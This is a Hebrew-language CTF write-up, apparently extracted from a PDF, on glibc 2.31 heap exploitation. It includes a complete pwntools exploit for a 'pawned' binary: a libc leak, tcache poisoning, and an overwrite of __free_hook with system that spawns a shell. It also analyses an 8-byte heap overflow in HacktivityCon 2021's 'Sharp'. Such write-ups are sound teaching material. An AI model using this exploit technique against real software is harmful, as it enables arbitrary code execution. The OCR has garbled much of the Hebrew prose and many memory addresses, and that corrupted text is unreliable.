את יכולת write-arbitrary נדרש להשיג ע"י שילוב של באג WAF (manage_items) יחד עם מתקפה הנוגעת לאחד מהshitות שיש לנו שליטה עליהם בתוך chunk מזויף שנבנה. השליטה העיקרית שלנו מבוחנת כתיבות היא על ה-qword הראשון והרביעי של ה-data. מכיוון שבדר"כ נעדיף לתקן bins העובדים עם רשימות הקשורות חד-כיווניות, וכך לקבל קוד קצר יותר, נבחר לתקן את ה-tcache-link אליו chunk מזויף שהוא-data שלו חופף ל-free_hook.

נתחיל את הפתרון בבקשת הבאות:

```
sell(1337,0x418,b"item A") # Allocate a large chunk so that when freed it
# will reach the unsorted bin, and not the tcache

sell(1337,0x18,b"item B") # To avoid consolidation of 1'st large chunk with top
# chunk

buy(1) # If chunk 2 was in "Large size ", it's name chunk
buy(2) # would've
# been consolidated here with top chunk (unlike for
# 0x20)
```

נבדוק את מצב heap ומשמעות הכתובת המופיעיה בתוכו לאחר הוראות אלו:

0x5555555559000	0x00000000000000000000	0x0000000000000000291
0x5555555559010	0x00000000000020001	0x0000000000000000
0x5555555559020	0x0000000000000000	0x0000000000000000	..
0x5555555559030	0x0000000000000000	0x0000000000000000	..
0x5555555559040	0x0000000000000000	0x0000000000000000	..
0x5555555559050	0x0000000000000000	0x0000000000000000	..
0x5555555559060	0x0000000000000000	0x0000000000000000	..
0x5555555559070	0x0000000000000000	0x0000000000000000	..
0x5555555559080	0x0000000000000000	0x0000000000000000	..
0x5555555559090	0x0000555555559720	0x00005555555596f0	.UUU..UUU..
0x55555555590a0	0x0000000000000000	0x0000000000000000	..

0x5555555559280	0x0000000000000000	0x0000000000000000
0x5555555559290	0x0000000000000000	0x00000000000000311.....
0x55555555592a0	0x0000000000000000	0x0000555555559010UUU..
0x55555555592b0	0x00005555555592d0	0x0000000000000418	..UUU.....
0x55555555592c0	0x0000000000000000	0x0000000000000421!.....
0x55555555592d0	0x00007ffff7faebe0	0x00007ffff7faebe0
0x55555555592e0	0x0000000000000000	0x0000000000000000

....

0x55555555596d0	0x0000000000000000	0x0000000000000000
0x55555555596e0	0x0000000000000420	0x00000000000000300.....
0x55555555596f0	0x00005555555592a0	0x0000555555559010	..UUU..UUU..
0x5555555559700	0x0000555555559720	0x0000000000000018	..UUU.....
0x5555555559710	0x0000000000000000	0x0000000000000021!.....
0x5555555559720	0x0000000000000000	0x0000555555559010UUU..
0x5555555559730	0x0000000000000000	0x0000000000208d1


 --- tcachebins[0x30][1/2]
 --- unsortedbin[all][0]

pwndbg> xinfo &main_arena
Extended information for virtual address 0x7ffff7faeb80:
Containing mapping:
0x7ffff7fae000 0x7ffff7fb1000 rw-p 3000 1ea000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
.....

pwndbg> unsortedbin
unsortedbin
all: 0x55555555592c0 → 0x7ffff7faebe0 (main_arena+96) ← 0x55555555592c0

pwndbg> dq &main_arena 30			
00007ffff7faeb00 0000000000000000 0000000000000000	0000000000000000	0000000000000000	0000000000000000
00007ffff7faeb90 0000000000000000 0000000000000000	0000000000000000	0000000000000000	0000000000000000
00007ffff7faeba0 0000000000000000 0000000000000000	0000000000000000	0000000000000000	0000000000000000
00007ffff7faeb00 0000000000000000 0000000000000000	0000000000000000	0000000000000000	0000000000000000
00007ffff7faebc0 0000000000000000 0000000000000000	0000000000000000	0000000000000000	0000000000000000
00007ffff7faebd0 0000000000000000 0000000000000000	0000000000000000	0000000000000000	0000000000000000
00007ffff7faebe0 0000555555559710 0000000000000000	0000000000000000	0000000000000000	0000000000000000
00007ffff7faebf0 00005555555592c0 00005555555592c0	0000000000000000	0000000000000000	0000000000000000
00007ffff7faec00 00007ffff7faebf0 00007ffff7faebf0	0000000000000000	0000000000000000	0000000000000000
00007ffff7faec10 00007ffff7faec00 00007ffff7faec00	0000000000000000	0000000000000000	0000000000000000
00007ffff7faec20 00007ffff7faec10 00007ffff7faec10	0000000000000000	0000000000000000	0000000000000000
00007ffff7faec30 00007ffff7faec20 00007ffff7faec20	0000000000000000	0000000000000000	0000000000000000

ניתן לראות שה-chunk של שם ה-item הראשון מכיל CUT ב-fd שלו (במקום מחזנת השם) וגם ב-bk-
 (שאין לנו גישה אליו) כתובות בהיסט של 96 מה-main arena.



אבל מה שאכפת לנו במקרה זה הוא ההיסטוריה המכותבת הטעונה של libc, שאפשר למצוא אותו בקלות בעזרת הכתובת שאמו הולכים להדילף (לעין נסוף, עיינו בתחילת המספר בחunk של Unsortedbin):

```
pwndbg> xinfo 0x00007ffff7faebe0
Extended information for virtual address 0x7ffff7faebe0:

Containing mapping:
 0x7ffff7fae000      0x7ffff7fb1000 rw-p      3000 1ea000 /usr/lib/x86_64-linux-gnu/libc-2.31.so

Offset information:
  Mapped Area 0x7ffff7faebe0 = 0x7ffff7fae000 + 0xbe0
  File (Base) 0x7ffff7faebe0 = 0x7ffff7dc3000 + 0x1ebbe0
  File (Segment) 0x7ffff7faebe0 = 0x7ffff7fab600 + 0x35e0
  File (Disk) 0x7ffff7faebe0 = /usr/lib/x86_64-linux-gnu/libc-2.31.so + 0x1eabe0

Containing ELF sections:
  .data 0x7ffff7faebe0 = 0x7ffff7fael1a0 + 0xa40
```

icut כישיש בידינו libc leak (הושג תוך כדי בקשת ה-*buy* עבור ה-item השני), לאחר שנמכור item נסוף שוקצתה מותן תוצר של remainderring על ה-*chunk*:

0x5555555559280	0x0000000000000000	0x0000000000000000	
0x5555555559290	0x0000000000000000	0x00000000000000311.....	
0x55555555592a0	0x0000000000000000	0x0000555555559010UUUU..	<- tcachebins[0x30][0/1]
0x55555555592b0	0x00005555555592d0	0x00000000000000418	..UUU.....	
0x55555555592c0	0x0000000000000000	0x0000000000000041A.....	
0x55555555592d0	0x692043206d657449	0x7573657220612073	Item C is a resu	
0x55555555592e0	0x744920666f20746c	0x6d65722041206d65	lt of Item A rem	
0x55555555592f0	0x6e697265646e6961	0x67207475422c2167	aindering!, But g	
0x5555555559300	0x0023444920737465	0x000000000000003e1	ets ID#.....	<- unsortedbin[all][0]
0x5555555559310	0x00007ffff7faebe0	0x00007ffff7faebe0	
0x5555555559320	0x0000000000000000	0x0000000000000000	
0x55555555596d0	0x0000000000000000	0x0000000000000000	
0x55555555596e0	0x0000000000000000	0x00000000000000300.....	
0x55555555596f0	0x4094e40000000000	0x0000000000000000@.....	
0x5555555559700	0x0000555555592d0	0x0000000000000038	..UUU..8.....	
0x5555555559710	0x0000000000000000	0x0000000000000021!.....	
0x5555555559720	0x0000000000000000	0x000055555559010UUU..	<- tcachebins[0x20][0/1]
0x5555555559730	0x0000000000000000	0x000000000000208d1	<- Top chunk

:tcache שוחרר אותו (ירוק) נקלט צפוי שהוא (צהוב) יקשרו ל-*chunk*

0x5555555559280	0x0000000000000000	0x0000000000000000	
0x5555555559290	0x0000000000000000	0x00000000000000311.....	
0x55555555592a0	0x0000000000000000	0x0000555555559010UUUU..	<- tcachebins[0x30][1/2]
0x55555555592b0	0x00005555555592d0	0x00000000000000418	..UUU.....	
0x55555555592c0	0x0000000000000000	0x0000000000000041A.....	
0x55555555592d0	0x0000000000000000	0x0000555555559010UUUU..	<- tcachebins[0x40][0/1]
0x55555555592e0	0x744920666f20746c	0x6d65722041206d65	lt of Item A rem	
0x55555555592f0	0x6e697265646e6961	0x67207475422c2167	aindering!, But g	
0x5555555559300	0x0023444920737465	0x000000000000003e1	ets ID#.....	<- unsortedbin[all][0]
0x5555555559310	0x00007ffff7faebe0	0x00007ffff7faebe0	
0x5555555559320	0x0000000000000000	0x0000000000000000	

0x55555555596d0	0x0000000000000000	0x0000000000000000	
0x55555555596e0	0x0000000000000000	0x00000000000000300.....	
0x55555555596f0	0x00005555555592a0	0x0000555555559010UUUU..	<- tcachebins[0x30][0/2]
0x5555555559700	0x00005555555592d0	0x0000000000000038	..UUU..8.....	
0x5555555559710	0x0000000000000000	0x0000000000000021!.....	
0x5555555559720	0x0000000000000000	0x000055555559010UUU..	<- tcachebins[0x20][0/1]
0x5555555559730	0x0000000000000000	0x000000000000208d1	<- Top chunk

pwndbg> tcachebins

tcachebins

0x20 [1]: 0x5555555559720 ← 0x0

0x30 [2]: 0x55555555596f0 → 0x55555555592a0 ← 0x0

0x40 [1]: 0x55555555592d0 ← 0x0

לאחר שנערך את המידע שלו בעזרת manage_item() רק לשם עירcitת המידע = עם אורך שם זהה) כך שבסמך כתוב '0\bin/sh/' וב-price את ה-double שהציגו שלו בפורמט נקודת צפה הוא הכתובת של __free_hook:

0x5555555559290	0x0000000000000000	0x00000000000000311.....	
0x55555555592a0	0x0000000000000000	0x000055555559010UUUU..	
0x55555555592b0	0x0000555555592d0	0x000000000000418	..UUU.....	
0x55555555592c0	0x0000000000000000	0x000000000000041A.....	
0x55555555592d0	0x0068732f6e69622f	0x00005555555000a	/bin/sh...UUU..	<- tcachebins[0x40][0/1]
0x55555555592e0	0x744920666f20746c	0x6d65722041206d65	lt of Item A rem	
0x55555555592f0	0x6e697265646e6961	0x67207475422c2167	ainding!, But g	
0x5555555559300	0x0023444920737465	0x0000000000003e1	ets ID#.....	<- unsortedbin[all][0]
0x5555555559310	0x00007ffff7faeb0	0x00007ffff7faeb0	
0x5555555559320	0x0000000000000000	0x0000000000000000	
0x55555555596d0	0x0000000000000000	0x0000000000000000	
0x55555555596e0	0x000000000000003e0	0x00000000000000300.....	
0x55555555596f0	[0x0000000000002f48]	0x000055555559010	H/.....UUUU..	<- tcachebins[0x30][0/2]
0x5555555559700	0x0000555555592d0	0x000000000000038	..UUU..8.....	
0x5555555559710	0x0000000000000000	0x0000000000000021!	
0x5555555559720	0x0000000000000000	0x000055555559010UUU..	<- tcachebins[0x20][0/1]
0x5555555559730	0x0000000000000000	0x000000000000208d1	<- Top chunk


```
pwndbg> tcachebins
tcachebins
0x20 [ 1]: 0x5555555559720 <- 0x0
0x30 [ 2]: 0x55555555596f0 <- 0x2f48 /* 'H/' */
0x40 [ 1]: 0x55555555592d0 <- 0x68732f6e69622f /* '/bin/sh' */
```

הערך המופיע באדום לעילו הוא הכתובת של ה-free_hook תחת ארגומנט הרצת GDB NOASLR לסקריפט. לצערי הדיבאגר משומם מה יצר כתובות קצרות יותר מדי ומוחזרות (פעם ראשונה אני נתקל בהזה), כך שקשה להבחין בכך שב בעצם קישרנו כאן chunk מזויף (החווף ל-free_hook) אל ה-0x30.tcachebin.

אם נקצתה כתה item חדש ("sell"), קודם יוקצת chunk הניהול שלו בגודל 0x30 שיילוח מה-chunk שבראש ה-0x30 tcachebin (אייפה שכתבנו את הפיענוח של ה-free_hook ל-double בשדרה ה-fd של ה-chunk, ששם דבר לא ישונה בו חוץ מהמצביע ל-chunk שיכיל את השם החדש), ה-tcache metadata עברור השם שלו (ביקשנו גודל 0x30) ילקח מה-chunk המזויף שארמו לו להצביע אליו, ככלומר אנו דורסים בעזרת בקשת זו את ה-free_hook __system עם system_free_. נצער אין לי אפשרות לדבג חלק זה ב-GDB עקב הבאג המוזר שצינתי לעילו (ביקשנו מתקבל כתובות "שליליות" שלא ניתן להפעיל עליה ()מ64).

נרייך תחת תנאי production (הרצת רגילה של הסקריפט. ללא GDB, ומוביל לנטרל את מנגנון ה-ASLR) ונקבל shell:

```
[+] Starting local process '/home/idan/pawned/pawned': pid 3568
/home/idan/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:1433: BytesWarning: Text.
See https://docs.pwntools.com/#bytes
return func(self, *a, **kw)
libc base addr: @ 0x7f6b05cbe000
[*] free_hook @: 0x7f6b05eacb28, When treated as floating point double:6.9217429753128e-310
[*] system @: 0x7f6b05d13410
[*] Switching to interactive mode
$ whoami
idan
$ id
uid=1000(idan) gid=1000(idan) groups=1000(idan),4(adm),20(dialout),24(cdrom),25(floppy),117(netdev),1001(docker)
```



הסקרייפט המלא לשימושכם (הערה - בקוד לא הוכנסו קריאות ל-read/recv מיד לאחר כל פעם שמצפים לתשובה מהתוכנית, אלא רק מתי צריך ללחוץ נתון מסוים כמו leak בשביל הסקרייפט. זה רק לשם קיצור הקוד, לא הייתה מלאה לבנות אקספלויטים בצורה כזו, אולי רק לשנות אותו לכ Allow לאחר שהמ CABRORIM. כמו כן, לא נתתי שמות ל-chunks שהקצתי רק משומם שמדובר ב-3 פריטים. יודגס בהמשך)

```
from pwn import *
elf = context.binary = ELF("pawned")
libc = ELF("libc-2.31.so")

def start():
    if args.GDB:
        return gdb.debug(elf.path, gdbscript=gs)
    else:
        return process(elf.path)

gs = '''
continue
'''

def buy(seq_num):
    io.sendline(b"B")
    io.sendline(str(seq_num).encode())

def sell(seq_num,length,name):
    io.sendline(b"S")
    io.sendline(str(seq_num).encode())
    io.sendline(str(length).encode())
    io.sendline(name)

def print_users():
    io.sendline(b"P")

def manage(seq_num,price,length,name):
    io.sendline(b"M")
    io.sendline(str(seq_num).encode())
    io.sendline(str(price).encode())
    io.sendline(str(length).encode())
    io.sendline(name)


io = start()
io.timeout = 0.1

sell(1337,0x418,b"item A") # Allocate a large chunk so that when freed it
# will reach the unsorted bin, and not the tcache

sell(1337,0x18,b"item B") # To avoid consolidation of 1'st large chunk with top chunk
buy(1) # If chunk 2 was in "Large size range", it's name chunk
buy(2) # would've been consolidated here with top chunk

# Leak a libc address from an unsortedbin chunk which points to an offset within its main
arena
io.readuntil("1. Price $0.000000, Name: ") # (Only) The 1st item will have price
of 0.000000
libc_leak = u64(io.readline().strip().ljust(8,b"\x00")) #leak a libc addr using unsortedbin
fd
libc.address = libc_leak - 0x1ebbe0 #Calibrate libc base address
print("libc base addr: @" ,hex(libc.address))

free_hook = libc.symbols['_free_hook']
free_hook_fake_price = struct.unpack("<f",p64(free_hook))[0] # Treat the free_hook as a
double floating point format value
```



```
log.info(f'free_hook @: {hex(free_hook)}, When treated as floating point
double:{free_hook_fake_price}')

# Arbitrary size which is <= 0x418
item_C_size = 0x38
sell(1337,item_C_size,b"Item C is a result of Item A remaindering!, But gets ID# = 3")


# Free item C to overwrite (using WAF bug) it's tcache forward pointer(fd) metadata
# while editing its item chunk's data (edit fd and write the '/bin/sh' somewhere else in
memory)
# For our needs, it will no longer be treated as an item
buy(3)
manage(3,free_hook_fake_price,item_C_size,b"/bin/sh\0")

# From this point, I couldn't use a debugger. Because system address
# was interpreted as a negative number
# From here- run under production conditions
log.info(f'system @: {hex(libc.symbols["system"])}')

### overwrite the __free_hook with system() addr ####
# This will allocate two 0x30 chunks from tcachebin.
# 1st one is from the chunk where we wrote &free_hook in the price field
# 2nd one (for the name) will be served from a fake chunk overlapping the __free_hook!
# Rembemer that tcache chunks holds pointers to the user-data and not 0x10 bytes before that.
# This user-data is within Item-A name chunk
# (we reused the beginning of the space that belonged to the large-sized chunk)
sell(1337,0x28,p64(libc.symbols['system']))

buy(1)          #Free item #1 (free(name_ptr_1) which is now system('/bin/sh\0'))
io.clean()
io.interactive()
```

התרגיל אמן היה פשוט יחסית אך הציג בערך כדי להמחיש עבודה עם הכלים.



Sharp - HacktivityCon 2021

תיאור/רמז:

"מצביעים זה נשא מבלבל, לא ברור מתי צרי' & מתי *".

האותגרן

מקבלים שני קבצים: [קובץ ELF](#) וקובץ [libc.so](#) של גרסה 2.31, גם כאן לא ביצעת patching/קישור ל-build מותאים עם debug symbols (אלא השתמשתי במה שישנו על Ubuntu 20.04), אך אני ממליץ לכם לנסוט את השיטות שהפניתי אליהן בתרגיל הקודם.

בריז checksec על הבינרי ונגבל:

```
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

מתקדם לאצל את פ-אונס לסייע לנו בתוכנית מציגים בוגרים ב-88 וטוביים "גראן" בתוכם באפשרות

הבאות:

Terrible C Database v0.1a

1. Add user.
 2. Remove user.
 3. Edit user.
 4. Swap users.
 5. List all users.
 6. Exit.

נשחק אליה קצת בתוך `gdbpwn` (במטרה להבין את ההתנהגות ולאיתר באגים): נשים לב שכבר בתחילת המשחק מוצאה `qmkfuzz` בגדול מירימלי ושובל להרילס `swords3` של מיידע.

0x405290	0x0000000000000000	0x0000000000000021!
0x4052a0	0x0000000000000000	0x0000000000000000
0x4052b0	0x0000000000000000	0x000000000020d51Q Top

נוסיף שני משתמשים חדשים ונבדוק מה קורה ל-heap:

0x405280	0x0000000000000000	0x0000000000000000
0x405290	0x0000000000000000	0x0000000000000021!
0x4052a0	0x00000000004052c0	0x0000000000000002	.R@.....
0x4052b0	0x0000000000000000	0x0000000000000021!
0x4052c0	0x00000000004052e0	0x0000000000405360	.R@....`S@....
0x4052d0	0x0000000000000000	0x0000000000000081
0x4052e0	0x4141414141414141	0x4141414141414141	AAAAAAAAAAAAAA
0x4052f0	0x4141414141414141	0x4141414141414141	AAAAAAAAAAAAAA
0x405300	0x4141414141414141	0x4141414141414141	AAAAAAAAAAAAAA
0x405310	0x0000414141414141	0x0000000000000000	AAAAAA.....
0x405320	0x0000000000000000	0x0000000000000000
0x405330	0x0000000000000000	0x0000000000000000
0x405340	0x0000000000000000	0x0000000000000000
0x405350	0x0000000000000000	0x0000000000000081
0x405360	0x000004242424242	0x0000000000000000	BBBBB.....
0x405370	0x0000000000000000	0x0000000000000000
0x405380	0x0000000000000000	0x0000000000000000
0x405390	0x0000000000000000	0x0000000000000000
0x4053a0	0x0000000000000000	0x0000000000000000
0x4053b0	0x0000000000000000	0x0000000000000000
0x4053c0	0x0000000000000000	0x0000000000000000
0x4053d0	0x0000000000000000	0x000000000020c311

נראה שה-chunk שהוקצה בתחילת התוכנית שומר ב-qword הראשון שלו מצביע ל-chunk-heap (בגודל 0x20) שומר מצביע ל-chunk של המשתמש ה-1 שיצרנו והוא-qword השני שומר מצביע לזה של המשתמש השני) וב-qword השני שלו מונה של כמהו המשתמשים. נוסיף עוד שני משתמשים ונקבל:

0x405290	0x0000000000000000	0x0000000000000021!
0x4052a0	0x0000000000405460	0x0000000000000004	`T@.....
0x4052b0	0x0000000000000000	0x0000000000000021!
0x4052c0	0x0000000000000000	0x0000000000405010P@.... <-- tcachebins[0x20][0/1]
0x4052d0	0x00000000004053e0	0x0000000000000081	.S@....
0x4052e0	0x4141414141414141	0x4141414141414141	AAAAAAAAAAAAAA
0x4052f0	0x4141414141414141	0x4141414141414141	AAAAAAAAAAAAAA
0x4053d0	0x0000000000000000	0x0000000000000081
0x4053e0	0x4343434343434343	0x00434343434343	CCCCCCCCCCCCCCCC.
0x4053f0	0x0000000000000000	0x0000000000000000
0x405400	0x0000000000000000	0x0000000000000000
0x405410	0x0000000000000000	0x0000000000000000
0x405420	0x0000000000000000	0x0000000000000000
0x405430	0x0000000000000000	0x0000000000000000
0x405440	0x0000000000000000	0x0000000000000000
0x405450	0x0000000000000000	0x00000000000000311.....
0x405460	0x00000000004052e0	[0x000000000405360	.R@....`S@....
0x405470	0x00000000004053e0	[0x000000000405490	.S@....T@....
0x405480	0x0000000000000000	0x0000000000000081
0x405490	0x4444444444444444	0x4444444444444444	DDDDDDDDDDDDDDDD

המונה התעדכן צפוי ל-0x4, אך שימוש לב שה-chunk שמיון קודם להצבעה על ה-users chunks (במקרה זה האלגוריתם ניתן אותו ל-chinb[0x20]) ובמקומו הוקצה chunk ניהול חדש מיד אחריchunk שהיה אחרון למלא את ה-data של הניהולי הישן שהחזיק מצביעים. הוא הוקצה בגודל של 0x10 בתים יותר ממוקדם ושמור את כל המצביעים לפי סדר יצירתם.

נשחרר את המשמש השלישי ונשים לב מה קורה: `remove()`

0x405290	0x0000000000000000	0x0000000000000021!	
0x4052a0	0x0000000000405460	0x0000000000000003	T@.....	
0x4052b0	0x0000000000000000	0x0000000000000021!	
0x4052c0	0x0000000000000000	0x0000000000405010P@.....	<- tc
0x4052d0	0x0000000004053e0	0x0000000000000081	.S@.....	

המונה קטן באחד ל-3: 0x3

0x4053d0	0x0000000000000000	0x0000000000000081	
0x4053e0	0x0000000000000000	0x0000000000405010P@.....	<- tcachebins[0x80][0/1]
0x4053f0	0x0000000000000000	0x0000000000000000	
0x405400	0x0000000000000000	0x0000000000000000	
0x405410	0x0000000000000000	0x0000000000000000	
0x405420	0x0000000000000000	0x0000000000000000	
0x405430	0x0000000000000000	0x0000000000000000	
0x405440	0x0000000000000000	0x0000000000000000	
0x405450	0x0000000000000000	0x00000000000000311.....	
0x405460	0x00000000004052e0	0x0000000000405360	.R@.....`S@.....	
0x405470	0x0000000000405490	0x0000000000405490	.T@.....T@.....	
0x405480	0x0000000000000000	0x0000000000000081	


ראים שה-chunk של המשמש ה-3 שוחרר אל ראש ה-h-inode (ה-Key שלו) נכתב ל-qword השני של ה-data), וכי המצביע ל-chunk של המשמש 4 הועתק לאחר מכן לסתום את החור (מדובר בהזזה שמאליה של איבר מערך המצביעים, עד המצביע האחרון שאינו NULL, כדי לסתום את ה"חור שנוצר").

מה לגבי היתכנות באג free double? נראה שככל עוד לא נשנה את ערך המונה ב-chunk הניהולי, לא תהיה לנו אפשרות ללחוץ לשחרר אותו chunk פעמיים מתוך התפריט בקלות. אם ניצור למשל 3 משתמשים ונמחק את כלם, המונה יהיה אפס וכך כן המצביע היחיד שנשאר במערך המצביעים הוא האחרן:

0x405290	0x0000000000000000	0x0000000000000021!	
0x4052a0	0x00000000004052c0	0x0000000000000002	.R@.....	
0x4052b0	0x0000000000000000	0x0000000000000021!	
0x4052c0	0x0000000000000000	0x0000000000000000	.	
0x4052d0	0x0000000000405460	0x0000000000000081	T@.....	

(swap: ננסה להחליף בין שני משתמשים (שים לב שה-chunks עברו השמות גדולים בכפולות של 128):

0x405290	0x0000000000000000	0x0000000000000021!	
0x4052a0	0x00000000004052c0	0x0000000000000002	.R@.....	
0x4052b0	0x0000000000000000	0x0000000000000021!	
0x4052c0	0x00000000004052e0	0x0000000000405360	.R@.....`S@.....	
0x4052d0	0x0000000000000000	0x0000000000000081	
0x4052e0	0x41414141414141	0x0000000000000000	AAAAAAA.....	
0x4052f0	0x0000000000000000	0x0000000000000000	
0x405300	0x0000000000000000	0x0000000000000000	
0x405310	0x0000000000000000	0x0000000000000000	
0x405320	0x0000000000000000	0x0000000000000000	
0x405330	0x0000000000000000	0x0000000000000000	
0x405340	0x0000000000000000	0x0000000000000000	
0x405350	0x0000000000000000	0x0000000000000001	
0x405360	0x4242424242424242	0x4242424242424242	BBBBBBBBBBBBBBBBBB	
0x405370	0x4242424242424242	0x4242424242424242	BBBBBBBBBBBBBBBBBB	



ונקבל:

0x4052d0	0x0000000000000000	0x0000000000000000
0x4052b0	0x0000000000000000	0x0000000000000021!
0x4052c0	0x0000000000405360	0x00000000004052e0	`S@.....R@.....
0x4052d0	0x0000000000000000	0x0000000000000081
0x4052e0	0x4141414141414141	0x0000000000000000	AAAAAAA.
0x4052f0	0x0000000000000000	0x0000000000000000
0x405300	0x0000000000000000	0x0000000000000000
0x405310	0x0000000000000000	0x0000000000000000
0x405320	0x0000000000000000	0x0000000000000000
0x405330	0x0000000000000000	0x0000000000000000
0x405340	0x0000000000000000	0x0000000000000000
0x405350	0x0000000000000000	0x0000000000000101
0x405360	0x4242424242424242	0x4242424242424242	BBBBBBBBBBBBBBBBBB

כלומר רק המצביעים החליפו מקומות. אולי זה עשוי להיות שימושי להמשך.

edit(): כניסה לעורר את אחד מה-chunks וליצור overflow (שיניית) קצת את הקלטים וסדר הפעולות (הנ"ל):

ונקל:

0x4053d0	0x0000000000000000	0x0000000000000081
0x4053e0	0x6363636363636363	0x6363636363636363	cccccccccccccccccc
0x4053f0	0x6363636363636363	0x6363636363636363	cccccccccccccccccc
0x405400	0x6363636363636363	0x6363636363636363	cccccccccccccccccc
0x405410	0x6363636363636363	0x6363636363636363	cccccccccccccccccc
0x405420	0x6363636363636363	0x6363636363636363	cccccccccccccccccc
0x405430	0x6363636363636363	0x6363636363636363	cccccccccccccccccc
0x405440	0x6363636363636363	0x6363636363636363	cccccccccccccccccc
0x405450	0x6363636363636363	0x0063636363636363	cccccccccccccccccc.
0x405460	0x000000000405360	0x00000000004053e0	`S@.....S@.....
0x405470	0x000000000405490	0x0000000000405490	.T@.....T@.....
0x405480	0x0000000000000000	0x0000000000000081
0x405490	0x0000004444444444	0x0000000000000000	DDDDDD.....

ונשים לב שיש בפונקציה זו באג overflow של של 8 בתים, החל מה-LSB של ה-wq של ה-chunk הבא (האחרון תמיד יהיה byte null בגלל הפונקציה שמשמשת לכתיבת התוכן), קלומר ניתן לשנות את שדה הגודל של chunk עוקב, כולל ה-chunk שמחזיק את המצביעים (כל שינוי שכזה משפיע על הפלט של vis) וגם עבר ה-chunk-top.

בכך אמם אפשר לשנות את שדה הגודל של ה-`chunk` המחזיק את המצביעים, אך זה לא עוזר לשנות את ה-`data` של ה-`chunk` שהוקצה בתחילת התוכנית (המכיל מונה כמה משתמשים ומצביע למערך המצביעים) אלא אם נשים יכולת כתיבה לכתובת שרירותית בעזרת ה-`metadata bins` / נשיג leak /_heap leak או שנצליח להתגבר על הגנות מפני House of Force של גרסה 2.31 בעזרת השפעה על גודלו של -`av` :(`large size`) כמו שנעשה ב-House of Rabbit, וכן ניתן להכניס שם באורך גדול כרצוננו (system_mem

0x405330	0x4141414141414141	0x4141414141414141	AAAAAAAAAAAAAA
0x405340	0x4141414141414141	0x4141414141414141	AAAAAAAAAAAAAA
0x405350	0x4141414141414141	0x0000004646464631	AAAAAAA1FFFF... <-- Top chunk

האם אפשר להשתמש בטכנית House of Force כדי לדרוס את אחד מה-hooks (אפשר להשתמש במקרה hook __ & __malloc_hook נמצאת?) ננסה לבדוק מרחוק:


pwndbg> vmmmap					
LEGEND:	STACK	HEAP	CODE	DATA	RWX
	0x400000	0x401000	0x402000	0x403000	0x404000
	0x401000	0x402000	0x403000	0x404000	0x405000
	0x402000	0x403000	0x404000	0x405000	0x426000
	0x403000	0x404000	0x405000	0x426000	21000 0
	0x404000	0x405000	0x426000	21000 0	[heap]
	0x405000	0x426000	21000 0		
	0x7ffff7dc3000	0x7ffff7de8000	0x7ffff7f60000	0x7ffff7f60000	25000 0
	0x7ffff7de8000	0x7ffff7f60000	0x7ffff7f60000	178000 25000	/usr/lib/x86_64-linux-gnu/libc-2.31.so
	0x7ffff7f60000	0x7ffff7faa000	0x7ffff7faa000	4a000 19d000	/usr/lib/x86_64-linux-gnu/libc-2.31.so
	0x7ffff7faa000	0x7ffff7fab000	0x7ffff7fab000	1000 1e7000	/usr/lib/x86_64-linux-gnu/libc-2.31.so
	0x7ffff7fab000	0x7ffff7fae000	0x7ffff7fae000	3000 1e7000	/usr/lib/x86_64-linux-gnu/libc-2.31.so
	0x7ffff7fae000	0x7ffff7fb1000	0x7ffff7fb1000	3000 1ea000	/usr/lib/x86_64-linux-gnu/libc-2.31.so

